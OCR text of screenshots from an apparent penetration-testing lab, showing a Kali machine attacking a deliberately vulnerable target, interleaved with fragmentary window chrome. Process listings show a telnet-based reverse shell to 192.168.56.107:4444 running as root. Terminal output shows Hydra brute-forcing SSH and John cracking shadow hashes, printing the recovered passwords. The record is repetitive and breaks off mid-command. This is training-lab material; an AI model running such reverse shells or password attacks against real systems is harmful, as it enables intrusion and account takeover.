root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:53
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:14
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:30


*Untitled 2 - Mousepad


File Edit Search View Document Help


shadow.txt Untitled 2


```
1 cat > login.html << 'EOF'
